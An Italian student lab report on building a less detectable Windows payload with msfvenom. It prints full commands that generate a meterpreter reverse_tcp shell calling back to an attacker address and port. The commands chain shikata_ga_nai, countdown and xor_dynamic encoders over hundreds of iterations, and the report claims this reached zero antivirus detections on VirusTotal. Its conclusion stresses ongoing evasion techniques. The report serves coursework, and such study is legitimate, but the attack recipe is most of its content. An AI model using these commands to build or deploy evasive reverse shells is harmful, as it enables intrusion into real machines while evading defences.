MALWARE

Traccia: L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

Svolgimento:
Malware
Partendo dalla base del malware analizzato durante la lezione, si è andati a modificare il payload realizzato con Msfvenom per renderlo meno rilevabile.
Il malware di base che abbiamo analizzato è il seguente:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o polimorficommm.exe

Come si può notare, è diviso in 3 parti distinte che corrispondono rispettivamente a:

1. Payload base in cui sono specificati il tipo di payload ed il sistema operativo bersaglio, compresi l'IP dell'attaccante e la porta a cui il bersaglio dovrà connettersi;
2. Prima fase di ricodifica;
3. Seconda fase di ricodifica.

Le diverse fasi di ricodifica hanno la funzione di rendere il malware sempre meno rilevabile, soprattutto grazie all'encoder shikata_na_gai, noto per rendere i payload polimorfici, ovvero payload che cambiano forma di volta in volta in base al numero di iterazioni inserite.
Encoder: è uno strumento che in Cyber Security viene utilizzato per modificare la rappresentazione di un payload senza alterarne la funzionalità, allo scopo di renderlo meno rilevabile dai sistemi di difesa come antivirus o IDS.
Iterazioni: processo di ripetizione di una serie di istruzioni o operazioni di un programma o di un algoritmo.

E' stato analizzato tramite lo strumento gratuito VirusTotal, strumento open source che serve per verificare la rilevabilità di un malware, e la rilevabilità del malware base è pari a 9, lo scopo dell'esercizio è modificarlo fino a far arrivare il malware a rilevabilità 0.

Modifica
E' stato effettuato qualche test sul malware, modificando diversi parametri per rendere il malware meno rilevabile.
Per raggiungere lo 0 su VirusTotal ho provato cambiando l'encoder della seconda fase. Il più efficace si è rivelato xor_dynamic, si tratta di un encoder utile per


codificare i payload con l'algoritmo XOR.XOR, effettua una operazione di cifratura che offusca il payload.

L'altra operazione utile per rendere il malware meno rilevabile è sicuramente aumentare il numero di iterazioni, che, come spiegato precedentemente, serve per rendere il malware polimorfo e cambiare forma di volta in volta rendendolo difficilmente riconoscibile.

Il malware modificato è il seguente:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai ***-i 300*** *-f raw | msfvenom -a x86 --platform windows* ***-e x86/xor_dynamic -i 300*** *-f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai* ***-i 300*** *-o polimorfico.exe*

Le parti evidenziate sono quelle che hanno subito delle mofidiche.
Su VirusTotal il risultato sarà il seguente:



Conclusioni

L'analisi condotta sulla modifica di un malware per renderlo meno rilevabile tramite l'uso di msfvenom (strumento incluso in Metasploit) ha evidenziato l'importanza delle tecniche di offuscamento nella generazione di payload malevoli.
L'utilizzo di encoder come x86/shikata_ga_nai e xor_dynamic ha dimostrato una riduzione dell'efficacia dei sistemi di rilevamento basati su firma statica.
Dopo l'applicazione degli encoder e l'iterazione e dei cicli di encoding, si è notato un calo di numero di motori antivirus che rilevavano il payload generato, fino ad arrivare a 0.
In conclusione, la generazione di malware meno rilevabile richiede una combinazione di tecniche avanzate e l'uso di encoder come quelli forniti da Metasploit è una parte della strategia complessiva. Gli strumenti come msfvenom offrono capacità di offuscamento utili, l'evoluzione costante delle tecnologie di rilevamento rende necessaria una continua innovazione nelle tecniche di evasione.

Progetto a cura di
Sonia Laterza